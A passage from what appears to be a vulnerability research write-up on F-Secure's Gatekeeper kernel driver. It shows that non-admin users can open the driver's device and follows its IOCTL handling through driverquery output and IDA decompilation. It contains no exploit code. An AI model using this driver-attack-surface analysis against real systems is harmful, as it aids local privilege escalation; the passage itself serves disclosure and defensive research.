| DISPLAY#Default_Mo... | SymbolicLink | \Device\000000b5 |
| DISPLAY1 | SymbolicLink | \Device\Video0 |
| DISPLAY2 | SymbolicLink | \Device\Video1 |
| DISPLAY3 | SymbolicLink | \Device\Video2 |
| DISPLAY4 | SymbolicLink | \Device\Video3 |
| DISPLAY5 | SymbolicLink | \Device\Video4 |
| DISPLAY6 | SymbolicLink | \Device\Video5 |
| DTLITESCSIBUS#CdRo... | SymbolicLink | \Device\000000bd |
| DTLITESCSIBUS#CdRo... | SymbolicLink | \Device\000000bd |
| E: | SymbolicLink | \Device\CdRom1 |
| FDC#GENERIC_FLOPP... | SymbolicLink | \Device\FloppyPDO0 |
| FDC#GENERIC_FLOPP... | SymbolicLink | \Device\FloppyPDO0 |
| FltMgr | SymbolicLink | \FileSystem\Filters\FltMgr |
| FltMgrMsg | SymbolicLink | \FileSystem\Filters\FltM... |
| fsbts | SymbolicLink | \Device\fsbts |
| FSCC | SymbolicLink | \Device\FSCC |
| FSGatekeeperDev | SymbolicLink | \Device\FSGK0 |
| fsWrap | SymbolicLink | \Device\FsWrap |
| FtControl | SymbolicLink | \Device\VolMgrControl |
| Global | SymbolicLink | \GLOBAL?? |
| GLOBALROOT | SymbolicLink | |
| Harddisk0Partition1 | SymbolicLink | \Device\HarddiskVolum... |
| HarddiskVolume1 | SymbolicLink | \Device\HarddiskVolum... |
| HarddiskVolumeShad... | SymbolicLink | \Device\HarddiskVolum... |
| HarddiskVolumeShad... | SymbolicLink | \Device\HarddiskVolum... |
| HarddiskVolumeShad... | SymbolicLink | \Device\HarddiskVolum... |
| HarddiskVolumeShad... | SymbolicLink | \Device\HarddiskVolum... |
| HarddiskVolumeShad... | SymbolicLink | \Device\HarddiskVolum... |
| HarddiskVolumeShad... | SymbolicLink | \Device\HarddiskVolum... |
| HarddiskVolumeShad... | SymbolicLink | \Device\HarddiskVolum... |
| HarddiskVolumeShad... | SymbolicLink | \Device\HarddiskVolum... |
| HarddiskVolumeShad... | SymbolicLink | \Device\HarddiskVolum... |
| HCD0 | SymbolicLink | \Device\USBFDO-0 |
| HCD1 | SymbolicLink | \Device\USBFDO-1 |
| HDAUDIO#FUNC_01... | SymbolicLink | \Device\000000b3 |
| HDAUDIO#FUNC_01... | SymbolicLink | \Device\000000b3 |
| HDAUDIO#FUNC_01... | SymbolicLink | \Device\000000b3 |
| HDAUDIO#FUNC_01... | SymbolicLink | \Device\000000b3 |
| HDAUDIO#FUNC_01... | SymbolicLink | \Device\000000b3 |
| HDAUDIO#FUNC_01... | SymbolicLink | \Device\000000b3 |


\GLOBAL??\FSGatekeeperDev

The symbolic link is called FSGateKeeperDev. This allows any non-admin user to CreateFile for “\\\\.\\FSGateKeeperDev\something” and get a valid handle back.

### *Image File Name*

At this point, some reverse engineering was required.

The first step is finding the right image path for this driver. IOActive consultants did this using DriverQuery:



Administrator: C:\Windows\System32\cmd.exe
IrpTracker
drivers - Notepad
File Edit Format View Help
5:09 PM
8/23/2015


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>fltmc

Filter Name                     Num Instances    Altitude    Frame
------------------------------  -------------  ------------  -----
fsni                                    0       322002         0
F-Secure Gatekeeper                     3       322000         0
luafv                                   1       135000         0
FileInfo                                3        45000         0

C:\Windows\system32>driverquery /?

DRIVERQUERY [/S system [/U username [/P [password]]]]
              [/FO format] [/NH] [/SI] [/V]
Description:
    Enables an administrator to display a list of
    installed device drivers.

Parameter List:
      /S     system           Specifies the remote system to connect to.

      /U     [domain\]user    Specifies the user context
                              under which the command should execute.

      /P     [password]       Specify the password for the given
                              user context.

      /FO    format           Specifies the type of output to display.
                              Valid values to be passed with the
                              switch are "TABLE", "LIST", "CSV".

      /NH                     Specifies that the "Column Header"
                              should not be displayed. Valid for
                              "TABLE" and "CSV" format only.

      /SI                     Provides information about signed drivers.

      /V                      Displays verbose output. Not valid
                              for signed drivers.

      /?                      Displays this help message.

Examples:
    DRIVERQUERY
    DRIVERQUERY /FO CSV /SI
    DRIVERQUERY /NH
    DRIVERQUERY /S ipaddress /U user /V
    DRIVERQUERY /S system /U domain\user /P password /FO LIST

C:\Windows\system32>driverquery /FO CSV /V > drivers.txt

C:\Windows\system32>notepad drivers.txt

C:\Windows\system32>
```

```
T File System Driver","File System ","Manual","Stopped","OK","FALSE","FALSE","106,496","16,384","0","7/13/2009 4:14:01 PM","C:\Windows\system32\drivers\exfat.sys","8,192"
er","F-Secure Gatekeeper","Kernel ","Manual","Running","OK","TRUE","FALSE","8,192","122,880","0","6/28/2015 10:58:45 PM","\??\C:\Program Files\F-Secure\SAFE\apps\ComputerSecurity\Anti-Virus\minifilter\fsgk.sys",
F-Secure HIPS Driver","Kernel ","System","Running","OK","TRUE","FALSE","4,928","50,848","0","5/22/2015 3:33:15 AM","\??\C:\Program Files\F-Secure\SAFE\apps\ComputerSecurity\HIPS\drivers\fshs.sys","2,528"
","FAT12/16/32 File System Driver","File System ","Manual","Stopped","OK","FALSE","FALSE","118,784","12,288","0","7/13/2009 4:14:01 PM","C:\Windows\system32\drivers\fastfat.sys","12,288"
loppy Disk Controller Driver","Kernel ","Manual","Running","OK","TRUE","FALSE","4,096","16,384","0","7/13/2009 4:45:45 PM","C:\Windows\system32\DRIVERS\fdc.sys","4,096"
```

DriverQuery shows the image file is located in c:\program files\F-Secure\SAFE\apps\ComputerSecurity\Anti-Virus\minifilter\fsgk.sys.


### *Bug #2: Reverse Engineering*

When opening this image up in IDA Pro, its DriverEntry looks like:




```
int __stdcall DriverEntry2(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
  int v2; // esi@1
  bool v3; // sf@10
  PVOID v4; // eax@11
  void *v5; // eax@12
  int result; // eax@17
  int v7; // esi@19
  PDRIVER_OBJECT v8; // eax@20

....
  {
    v8 = dword_30228;
    dword_30228->MajorFunction[0] = (PDRIVER_DISPATCH)sub_11C20;
    v8->MajorFunction[15] = (PDRIVER_DISPATCH)sub_11C70;
    v8->MajorFunction[14] = (PDRIVER_DISPATCH)Ioctl_dispatch;
    v8->MajorFunction[18] = (PDRIVER_DISPATCH)sub_11D90;
    v8->MajorFunction[2] = (PDRIVER_DISPATCH)sub_11DE0;
    v8->MajorFunction[16] = (PDRIVER_DISPATCH)sub_11E30;
    v8->DriverUnload = (PDRIVER_UNLOAD)sub_12110;
    result = v7;
  }
  return result;
}
```

Clearly showing the WDM driver model is used, with an IOCTL dispatch major function defined. The ioctl_dispatch function looks like:




```
int __stdcall ioctl_dispatch(int a1, PIRP Irp)
{
  int v2; // esi@1

  v2 = 0;
  Irp->IoStatus.Information = 0;
  if ( a1 == *(_DWORD *)(dword_30234 + 72) )
    v2 = Ioctl_handler((_DWORD *)dword_30234, Irp);
  if ( v2 != 259 )
  {
    if ( v2 == 1073741842 )
    {
      v2 = 0;
    }
    else
    {
      Irp->IoStatus.Status = v2;
      IofCompleteRequest(Irp, 0);
    }
  }
  return v2;
}
```

Showing the dispatch routine is a simple wrapper around an IOCTL handler, which looks like:




```
int __thiscall Ioctl_handler(_DWORD *this, PIRP Irp)
{
  PIRP irp2; // esi@1
  PIO_STACK_LOCATION irpSp; // eax@1
  _DWORD *v4; // ebx@1
  ULONG ioctlCode; // ecx@1
  int v6; // edi@1
  int v7; // ecx@3
  int v8; // ecx@4
  _IRP *v9; // edi@7
  int v10; // eax@9
  int result; // eax@15
  _IRP *v12; // eax@27
  _IRP *v13; // edi@43
  _IRP *v14; // ecx@47
  _IRP *v15; // eax@54
  ULONG v16; // edi@55
  PIO_SECURITY_CONTEXT v17; // ecx@56
  int v18; // eax@57
  _IRP *v19; // ecx@59
  ULONG inLen; // edi@60
  ULONG outLen; // ecx@61
  KIRQL Irql[4]; // [sp+Ch] [bp-8h]@58
  int v23; // [sp+10h] [bp-4h]@57

  irp2 = Irp;
  irpSp = (PIO_STACK_LOCATION)Irp->Tail.Overlay.CurrentStackLocation;
  v4 = this;
  ioctlCode = irpSp->Parameters.DeviceIoControl.IoControlCode;
  v6 = 0;

  ....

  if ( ioctlCode > 0xC5EAF024 )
  {
    switch ( ioctlCode )
    {
....
      case 0xC5EAF047:
        inLen = irpSp->Parameters.DeviceIoControl.InputBufferLength;
        if ( inLen < 0x14 )
          return 0xC000000D;
        outLen = irpSp->Parameters.DeviceIoControl.OutputBufferLength;
        if ( outLen < 0x14 )
          return 0xC000000D;
        Irp = 0;
        ioctl_type_3089(irpSp->Parameters.DeviceIoControl.Type3InputBuffer, inLen, irp2->UserBuffer, outLen, (PIRP)&Irp);
        irp2->IoStatus.Information = (ULONG)Irp;
        goto LABEL_51;
      case 0xC5EAF038:
....
    }
    return 0xC000000D;

....
  irp2->IoStatus.Information = 96;
LABEL_51:
  irp2->IoStatus.Status = 0;
LABEL_52:
  IofCompleteRequest(irp2, 0);
  return 0x40000012;
}
```

This is a classic IOCTL handler, which extracts the IOCTL code from the IRP stack, and implements a switch/case to handle IOCTL codes. The code above shows the case for the 0xc5eaf047 IOCTL code. This matches the one found using IrpTracker (see above). It basically checks the input and output buffer are ≥ 20, and if so, calls ioctl_type_3089 function. This looks like:




```
int __stdcall ioctl_type_3089(void *inbuf, SIZE_T inlen, void *outbuf, SIZE_T outlen, PIRP a5)
{
  int v5; // edi@1
  void *outbuf2; // esi@4
  int result; // eax@5
  bool v8; // zf@6
  char *v9; // ecx@8
  SIZE_T Lengtha; // [sp+18h] [bp+Ch]@9
  char *outbufa; // [sp+1Ch] [bp+10h]@6
  SIZE_T outlena; // [sp+20h] [bp+14h]@6

  v5 = 0;
  if ( inlen >= 0x14
    && outlen >= 0x14
    && ProbeWrapper(inbuf, inlen, 1)
    && (outbuf2 = outbuf, ProbeWrapper(outbuf, outlen, 0)) )
  {
    v8 = outlen == 20;
    outlena = outlen - 20;
    *(_DWORD *)outbuf = 0;
    *((_DWORD *)outbuf + 2) = 0;
    *((_DWORD *)outbuf + 3) = 0;
    *((_DWORD *)outbuf + 4) = 0;
    *(_DWORD *)&a5->Type = 20;
    *((_DWORD *)outbuf + 1) = 3;
    *(_DWORD *)outbuf = *(_DWORD *)inbuf;
    outbufa = (char *)outbuf + 20;
    if ( v8 )
      outbufa = 0;
    v9 = (char *)inbuf + 20;
    if ( inlen <= 0x14 )
    {
      v9 = 0;
      Lengtha = 0;
    }
    else
    {
      Lengtha = inlen - 0x14;
    }
    switch ( *(_DWORD *)inbuf )
    {
      case 0:
        result = ioctl_type_3089_subtype_0((int)inbuf, (int)outbuf2, (int)a5);
        break;
      case 1:
        result = ioctl_type_3089_subtype_1(inbuf, outbuf2, a5);
        break;
      case 2:
